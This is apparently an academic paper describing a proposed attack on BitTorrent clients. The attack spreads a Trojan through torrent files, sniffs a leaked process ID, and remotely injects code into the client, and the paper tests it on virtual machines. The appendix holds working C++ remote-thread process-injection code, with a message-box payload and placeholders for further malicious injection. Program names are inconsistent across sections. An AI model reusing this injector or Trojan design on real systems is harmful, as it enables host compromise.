This study investigated the network activity of BitTorrent protocol by using packet sniffing technique on a P2P enabled system based on BitTorrent protocol. The author noticed that during its startup, the BitTorrent based system, established a communication session with BitTorrent server and sent the BitTorrent software process ID identified by the OS. As per the definition of OS frameworks, it is not really programming pieces (i.e., programs) that are communicating, yet in fact processes are responsible for the communication part in OS frameworks. At this point, an adversary can eavesdrop on all packets being sent from a targeted client during BitTorrent software startup process, with assistance of a Trojan being planted in the targeted host (Trojans can easily spread over a torrent media file and can be activated during running and execution of torrent downloaded media). Adversary can remotely inject a malicious code inside BitTorrent software itself, and run that malicious code as if it were a part of BitTorrent software. In the following few subsections, the attacking scenario is discussed in details.

B. The proposed attacking overall scenario

The proposed attack scenario consists of four tasks as shown in Fig. 1.

1) Trojan distribution among tergeted hosts:
The distribution process of Trojans can be held very easily in P2P based systems. The following figure (Fig.2) shows a group of torrent clients exchanging an infected torrent media file. The main seeder for that file implants a Trojan in torrent media/application file that will be resident after extracting and executing the downloaded media/application file. That Trojan is the main play maker of our attack scenario. Figure 2 shows the main tasks of implanted Trojan, which are: infecting targeted host, running as OS service, listening to a pre-defined port, waiting for attacker's calls and requests, and finally injecting malicious code received from attacker into BitTorrent

software using received process ID. Figure 3 shows the basic steps of implanting Trojans into targeted hosts.

Fig. 1. Proposed attack overall scenario

2) Packet sniffing
Wireshark is a free network protocol analyzer that runs on Windows, Linux/Unix, and Mac computers, allowing users to display the contents of messages undergoing shared network segment at different levels of the protocol stack.

As attacker is going to sniff packets that are not directed to the attacker's machine, Wireshark should be configured to "promiscuous mode", and, on a switched Ethernet network, attacker must specifically set up the machine in order to capture that traffic. Wireshark capturing process is shown in Fig.4.

After capturing, the attacker starts analyzing the captured packet by filtering the captured packet by destination IP of LAN gateway, then searching for TCP packet contain the "PID=" string in its data field, which is the BitTorrent software process ID number that was sent by BitTorrent software to BitTorrent server. Fig. 5 shows the steps of that task.

3) Remote malicious code injection
The final step of the attack is explained in Fig. 6

IV. PROPOSED ATTACK IMPLEMENTATION

As mentioned in section 3, attack scenario consists of four tasks. To verify the proposed attack, two software programs

were written in C++ language, on Dev-C++ free IDE.

Fig. 2. Left: a group of torrent clients exchanging an infected torrent media file. Right: the client infected with attacker Trojan

Fig. 3. The basic steps of implanting Trojans into targeted hosts

The first program presents the implanted Trojan, named "RemoteInjectorServer.cpp" which is responsible for listening to attacker calls, and injecting attacker malicious code inside BitTorrent software. The second program, named "RemoteInjectorClient.cpp", presents the attacker front end, and is responsible for sending calls to a Trojan resident in the attacked host containing the BitTorrent discovered process ID and malicious injection code. Both programs' source code and their libraries are listed in the appendix. Another program was developed to discover the process ID number on local

machines, namely "getPID.cpp" to verify the PID discovered by the attacker is the real PID of BitTorrent software.

Two free and open source programs were used in testing the proposed attack scenario, those are "Wireshark" and "Process Monitor". Wireshark is a packet sniffer and analyzer software, used by the attacker to capture the packet being sent to LAN gateway, in order to get the PID sent by BitTorrent software during its initialization. Process Monitor software collects all running processes and displays their process IDs on a local machine. Which was used to verify the discovered PID by attacker.

V. PROPOSED ATTACK TESTING & VERIFICATION

In this section, the captured images of the complete attack scenario are shown, presenting step-by-step attacking process.

In this scenario, two virtual machines were built using VMware software to present attacker and host under attack. Windows 7 was installed on both machines.

In the host machine under attack, author performed the following:

- Installed uTorrent software (an example of BitTorrent based software) and a BitTorrent file containing the media files is in the process of being downloaded.

- Installed Process Monitor software to discover PIDs of running processes.

- Installed the developed program "GetPID.exe", which returns the local PID of uTorrent.exe.

- Installed developed program "RemoteTrojanServer.exe", which presents the implanted Trojan.

- Installed WireShark software to capture gateway packets and analyze them to get PID sent by uTorrent during its initialization.

Installed developed program "RemoteInjectorServer.exe", which sends PID and injected malicious code.

The following figures (Fig. 7 – Fig. 11) show the entire attack process as captured from the practical experiment.

Fig. 4.   Wireshark capturing process

Fig. 5.   The basic four steps of packet sniffing task

Fig. 6.   The four main steps of remote malicious code injection process

Given that gateway IP was "192.168.52.2", host under attack IP was "192.168.52.139, Fig.7 shows packets captured by Wireshark on attacker PC which were filtered by source IP address "192.168.52.139" to discover the PID "764".

VI.   CONCLUSION

BitTorrent based applications are freeware tools that are basically used to share illegal resources in addition to its legal utilization. Users of these applications are not aware about the protocol trapdoor, which is basically leaking the BitTorrent application process ID during its initialization process. Author established and proved attacking scenario based on such leakage. Software programs were developed using Dev-C++ to simulate implanted Trojan and attacker frontend. Author encourages BitTorrent based application users to avoid downloading any executable applications that may be infected with implanted Trojans which may indirectly damage user resources through injecting malicious code during run time of BitTorrent application itself.

REFERENCES

[1]   Park, Sooyoung, et al. "Methodology and Implementation for Tracking the File Sharers use BitTorrent." Multimedia Tools and Applications (2013): 1-16.

[2]   Steinmetz, Ralf, and Klaus Wehrle, eds. Peer-to-peer systems and applications. Vol. 3485. Springer Science & Business Media, 2005.

[3]   Singh, Ajey, and Maneesh Shrivastava. "Overview of attacks on cloud computing." International Journal of Engineering and Innovative Technology (IJEIT) 1.4 (2012).

[4]   Fewer, Stephen. "Reflective DLL injection." Harmony Security, Version 1 (2008).

[5]   Timo Kiravuo, Mikko S¨arel¨a, and Jukka Manner, "Survey of Ethernet LAN Security", IEEE Communications Surveys & Tutorials, vol. 15, no. 3, third quarter 2013

[6]   Orebaugh, Angela, Gilbert Ramirez, and Jay Beale. Wireshark & Ethereal network protocol analyzer toolkit. Syngress, 2006.

[7]   Scanlon, Mark, and M. Kechadi. "Universal Peer-to-Peer Network Investigation Framework." Availability, Reliability and Security (ARES), 2013 Eighth International Conference on IEEE, 2013.

[8]   Acorn, Jamie. Forensics of BitTorrent. Technical Report RHUL-MA-2008-04, 2008.

[9]   Liberatore, Marc, et al. "Forensic Investigation of Peer-to-Peer File Sharing Networks." Digital Investigation 7 (2010): S95-S103.

[10]   CybersTc P2P Marshal™

[11] Farina, Jason, Mark Scanlon, and M. Kechadi. "BitTorrent Sync: First Impressions and Digital Forensic Implications." Digital Investigation 11 (2014): S77-S86.

[12] Lallie, Harjinder Singh, and Philip James Briggs. "Windows 7 Registry Forensic Evidence Created by Three Popular BitTorrent Clients." Digital Investigation 7.3 (2011): 127-134.

[13] Liberatore, Marc, Brian Neil Levine, and Clay Shields. "Strengthening Forensic Investigations of Child Pornography on P2P Networks." Proceedings of the 6th International Conference. ACM, 2010.

Fig. 7.   Wireshark packets analyzing the discovered PID (= 764) on TCP packet sent by host under attack

Fig. 8. Getting process ID of uTorrent using getPID.exe and Process Monitor software

Fig. 9. Left: Attacker front end "RemoteInjectorClient" running on attacking machine; Right: the implanted Trojan "RemotInjectorServer" running on host under attack

Fig. 10. Attacker machine establishing connection to attacked machine (side by side)

Fig. 11. Attacker machine successfully injected malicious message box to attacked machine side by side

APPENDICES

Injector.cpp

```
#include "injector.h"
DWORD injectedFunc(PARAMETERS * myparams){
        MsgBoxParam injectedMsgBox =
(MsgBoxParam)myparams->MessageBoxInj;
```

```
        int res = injectedMsgBox(0, myparams->text,
myparams->caption, myparams->buttons);
        switch(res){
        case IDOK:
           //  more malicious injection
        case IDCANCEL:
           // more malicious injection
        }
        return 0;
```

```cpp
}
 DWORD nullFunc(){
  return 0;
}
 //to avoid conflicts with the system
int preparePrivileges(){
  HANDLE h;
  TOKEN_PRIVILEGES tp;
  if(OpenProcessToken(GetCurrentProcess(),
TOKEN_ADJUST_PRIVILEGES |
TOKEN_QUERY,&h))
  {

LookupPrivilegeValue(NULL,SE_DEBUG_NAME,&tp.
Privileges[0].Luid);
   tp.PrivilegeCount = 1;
   tp.Privileges[0].Attributes =
SE_PRIVILEGE_ENABLED;
     if (AdjustTokenPrivileges(h, 0, &tp, sizeof(tp),
NULL, NULL)==0){
       return 1;
     }else{
       return 0;
     }
  }
  return 1;
}
int inject(DWORD pid)
{
  preparePrivileges();
 if (pid==0) return 1; //error
  HANDLE p;
  p = OpenProcess(PROCESS_ALL_ACCESS,false,pid);
//opening process
  if (p==NULL) return 1; //error
  char * mytext = "you have just inject this message into
an application.\0";
  char * mycaption = "Injection result\0";
  PARAMETERS myData;
  HMODULE user32 = LoadLibrary("User32.dll");
  myData.MessageBoxInj =
(DWORD)GetProcAddress(user32, "MessageBoxA");//
injected message box
  strcpy(myData.text, mytext); //  message of message
box
  strcpy(myData.caption, mycaption); //  message box
caption
  myData.buttons = MB_OKCANCEL |
MB_ICONQUESTION; // message box buttons
  DWORD size_injectedFunc = (PBYTE)nullFunc -
(PBYTE)injectedFunc;  //calculate myFunc size
  //--------injection starts here
  LPVOID injectedFuncAddress = VirtualAllocEx(p,
NULL, size_injectedFunc,
   MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE); // myFunc memory
   WriteProcessMemory(p, injectedFuncAddress,
```

```cpp
(void*)injectedFunc,
        size_injectedFunc,NULL);
  // write injected code into memory
  LPVOID DataAddress =
        VirtualAllocEx(p,NULL,sizeof(PARAMETERS
),MEM_RESERVE|MEM_COMMIT,PAGE_READWRI
TE); //data memory
   WriteProcessMemory(p, DataAddress, &myData,
sizeof(PARAMETERS), NULL); // write data
        HANDLE myThread = CreateRemoteThread(p,
NULL, 0,
(LPTHREAD_START_ROUTINE)injectedFuncAddress,
DataAddress, 0, NULL); // create thread
   if (myThread!=0){
     //injection completed
     WaitForSingleObject(myThread, INFINITE);   //wait
till thread finishes
     VirtualFree(injectedFuncAddress, 0,
MEM_RELEASE); //free up myFunc memory
     VirtualFree(DataAddress, 0, MEM_RELEASE);
//free up data memory
     CloseHandle(myThread); // kill thread
     CloseHandle(p);  //close the handle to the process
   }
        else{//error
   }
   system("PAUSE");
   return EXIT_SUCCESS;
}
```

Injector.h

```cpp
//injector.cpp
#pragma once
#include <iostream>
#include <cstdlib>
#include <iostream>
#include <windows.h>
#include <iostream>
#include <fstream>
#include <stdlib.h>
#include <tlhelp32.h>
using namespace std;
typedef int (WINAPI* MsgBoxParam)(HWND,
LPCSTR, LPCSTR, UINT);
struct PARAMETERS{
    DWORD MessageBoxInj;
    char text[50];
    char caption[25];
    int buttons;
//     HWND handle;
};
int preparePrivileges();
DWORD injectedFunc(PARAMETERS * myparam);
